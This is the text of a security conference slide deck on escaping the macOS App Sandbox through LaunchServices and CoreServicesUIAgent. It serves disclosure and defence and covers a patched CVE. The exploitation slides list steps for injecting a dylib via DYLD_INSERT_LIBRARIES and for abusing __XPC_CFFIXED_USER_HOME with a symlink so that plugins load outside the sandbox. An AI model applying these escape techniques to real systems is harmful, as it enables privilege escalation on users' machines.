

Skeletons in the App Sandbox


5+ Ways to Escape

Ron Waisberg (@epsilon)

Senior Security Engineer @ Okta

November 10, 2021

okta




Me

Ron Waisberg (@epsilon)

Currently: Product Security

Previously: n-day research/reversing/consulting/development

okta



Agenda

01

Background 
App Sandbox refresher

02

Initial finding 
Methodology & serendipity


03

Exploitation 

04

What's left? 
Remaining attack surface


05

Defence 
Tools & heuristics

1

Background

App Sandbox refresher



App Sandbox





Image retrieved from <https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html>

App Sandbox

Allowed:

- Access filesystem in container (~/.Library/Containers)
- Communication with limited set of Mach services
- Start processes with `posix_spawn/fork/exec/NSTask`
 - Child processes inherit app sandbox (and thus all its restrictions)
- **Start processes through LaunchServices**



Full-ish list of exceptions found in
`/System/Library/Sandbox/Profiles/application.sb`

Image retrieved from <https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html>

App Sandbox & LaunchServices

- Intended for launching helper apps
 - App Sandbox guide mandates they have app-sandbox enabled
 - Can also launch other applications or open files
- Permitted in application.sb:
 - (allow mach-lookup
(global-name "**com.apple.coreservices.quarantine-resolver**")
)
 - (allow system-audit system-sched mach-task-name process-fork **lsopen**)
- CoreServicesUIAgent implements this XPC service





Image retrieved from <https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html>

CoreServicesUIAgent

Relevant message handler is CSUILOpenHandler which acts as a launchd proxy:

1. Sandboxed app calls into LaunchServices
2. LaunchServices calls CSUIA over XPC
3. CSUIA sends RBSLaunchRequest
4. *runningboardd* submits a *launchd* job
5. *launchd* launches specified application



[1] <https://knight.sc/reverse%20engineering/2019/12/24/coreservicesuiagent-internals.html>

CoreServicesUIAgent: _LSRemoteOpenCall

Input is passed to CSUIA through serialized _LSRemoteOpenCall:

```
@interface _LSRemoteOpenCall {  
    ...  
    _LSRemoteOpenCallInputs *_inputs;  
    ...  
}
```

```
@interface _LSRemoteOpenCallApplicationParameters {  
    ...  
    NSDictionary *_environment;  
    NSURL *_applicationURL;  
    ...  
}
```

```
@interface _LSRemoteOpenCallInputs {  
    ...  
    NSArray *inURLs;  
    _LSRemoteOpenCallApplicationParameters *inAppParams;  
    ...  
}
```

dsctool

- Recovering ObjC runtime info is annoying in Big Sur onwards thanks to the dyld_shared_cache
- dsctool is a Hopper plugin that aims to recover that information
 - Uses class-dump, private dsc parsing APIs in Hopper, and some parsing of ObjC structs

```
; Section __objc_classlist
; Range: [0x1e57fe480; 0x1e57fe8d8] (1112 bytes)
; File offset : [2344408; 2345520] (1112 bytes)
; Flags: 0x10000000
; S_REGULAR
; S_ATTR_NO_DEAD_STRIP


; PAC'd and unparsed addresses
00000001e57fe480 dq 0x80001eb72ecf8
00000001e57fe488 dq 0x80001eb72e078
00000001e57fe490 dq 0x80001eb72e0c8
00000001e57fe498 dq 0x80001eb72e118
00000001e57fe4a0 dq 0x80001eb72e0be0
00000001e57fe4a8 dq 0x80001eb72ec08
00000001e57fe4b0 dq 0x80001eb002680
00000001e57fe4b8 dq 0x80001eb0021d0
00000001e57fe4c0 dq 0x80001eb002248
```



```
@class _LSRemoteOpenCallInputs {
; ivar NSArray *inURLs // offset: 0x8
; ivar unsigned int inRoleMask // offset: 0x10
; ivar _LSAEKeyDesc *inAEPParam // offset: 0x18
; ivar _LSRemoteOpenCallApplicationParameters *inAppParams // offset: 0x20
; ivar NSAppleEventDescriptor *inAnnotations // offset: 0x28
; ivar _LSOpen2Options *inOptions2 // offset: 0x30
; ivar unsigned long long inPSNCount // offset: 0x38
; -(void)encodeWithCoder:(id)arg1
; -(id)initWithCoder:(id)arg1
; -(void).cxx_destruct
; }
__objc_class__LSRemoteOpenCallInputs_class:
struct __objc_class {
; DATA XREF=-[_LSRemoteOpenCa
__objc_metaclass__LSRemoteOpenCallInputs_metaclass, // metaclass
0x1eb5ecb08, // superclass
0x1801a8e60, // cache
0x0, // vtable
__objc_class__LSRemoteOpenCallInputs_data // data
}
```

2

Initial finding



_LSRemoteOpenCall._environment

- **_environment** ivar sets the environment variables of the launched process
- **Bug:** sandboxed application can launch other applications outside sandbox and control environment

```
@interface _LSRemoteOpenCall {  
    ...  
    _LSRemoteOpenCallInputs *_inputs;  
    ...  
}
```

```
@interface _LSRemoteOpenCallApplicationParameters {  
    ...  
    NSDictionary *_environment;  
    NSURL *_applicationURL;  
    ...  
}
```

```
@interface _LSRemoteOpenCallInputs {  
    ...  
    NSArray *inURLs;  
    _LSRemoteOpenCallApplicationParameters *inAppParams;  
    ...  
}
```

Triggering the hard way

1. Extract relevant structures and write your XPC client
2. Set **_environment** to the environment variables of your choice
3. Launch application outside sandbox with controlled environment

```
@interface _LSRemoteOpenCallApplicationParameters {  
    ...  
    NSDictionary *_environment;  
    NSURL *_applicationURL;  
    ...  
}
```

```
@{  
    @"FOO" : @"BAR"  
};
```

Triggering the easy way

1. Just use the APIs:

```
NSMutableDictionary *conf = [NSMutableDictionary configuration];

conf.environment = @{
    @"FOO": @"BAR"
};

[[NSWorkspace sharedWorkspace] openURL:[NSURL fileURLWithPath:@"/Applications/Safari.app"]
configuration:conf
completionHandler:nil];
```

Liar liar, pants on fire

Documentation > ... > NSWorkspaceOpenConf... > environment Language:

Instance Property

environment

The set of environment variables to set in a new app instance.

Declaration

```
@property(copy) NSDictionary<NSString *, NSString *> *environment;
```

Discussion

The default value of this property is an empty dictionary. When launching a new instance of an app, use this property to specify the key/value pairs for any environment variables.

If the calling process is sandboxed, the system ignores the value of this property.

<https://developer.apple.com/documentation/appkit/nsworkspaceopenconfiguration/3172711-environment>

New in Big Sur


- Inheritance of environment variables through LaunchServices:

```
# Pseudocode, invoked in LaunchServices client
def initWithApplicationParameters_V1():
    sandboxed = _LSIsCurrentProcessSandboxed()
    appSandboxEnv = _NSGetEnviron()
    for var, value in appSandboxEnv:
        if sandboxed and (var == "HOME" or var == "TMPDIR" or var == "CFFIXED_USER_HOME"):
            continue
        else:
            appToLaunchEnv[var] = value
```

- Problem? Client-side validation

3

Exploitation




Initial Report

- First thought with controlled environment variables: DYLD_INSERT_LIBRARIES
- **Restriction:** AMFI`macos_dyld_policy_env_vars() ignores DYLD variables on Apple binaries [1]
- **Target:** /Library/Application Support/Script Editor/Templates/Cocoa-AppleScript Applet.app

1. Set DYLD_INSERT_LIBRARIES to bundled dylib
2. Launch CocoaApplet through CSUIA
3. CocoaApplet loads our dylib outside the sandbox
 - a. In Big Sur we launch as x86_64 to bypass signing & notarization requirements

[1] <https://www.offensive-security.com/offsec/amfi-syscall/>



Patch #1 (CVE-2021-30677)

- Fixed in Big Sur 11.4

- **Patch:**

```
# deep in _LSOpenStuffCallLocal(), server-side
if (CFStringHasPrefix(var, @"DYLD_") == true || CFStringHasPrefix(var, @"Malloc") == true)
{
    // ignore variable, don't send in launch request
}
```

- **Console:** “LAUNCH: Ignoring environment variable DYLD_INSERT_LIBRARIES in launch from sandboxed client.”
- Fine... but can we do better?


__XPC_CFFIXED_USER_HOME

- libxpc strips __XPC_ prefix and sets the environment variable on started XPC service
- **Music.app** starts **VisualizerService.xpc** which loads plugins from **~/Library/iTunes/iTunes Plug-ins**
 - Built with `NSSearchPathForDirectoriesInDomains`, `domainMask=NSUserDomainMask`
 - `NSUserDomainMask` calls `NSHomeDirectory`
 - Fast path: `CFFIXED_USER_HOME`

Exploit:

1. Set `__XPC_CFFIXED_USER_HOME` to container
2. Symlink `App/Resources/` to `iTunes Plug-ins/`
3. Launch Music outside sandbox through CSUIA
4. libxpc strips prefix when launching XPC service
5. VisualizerService loads bundle outside sandbox

okta

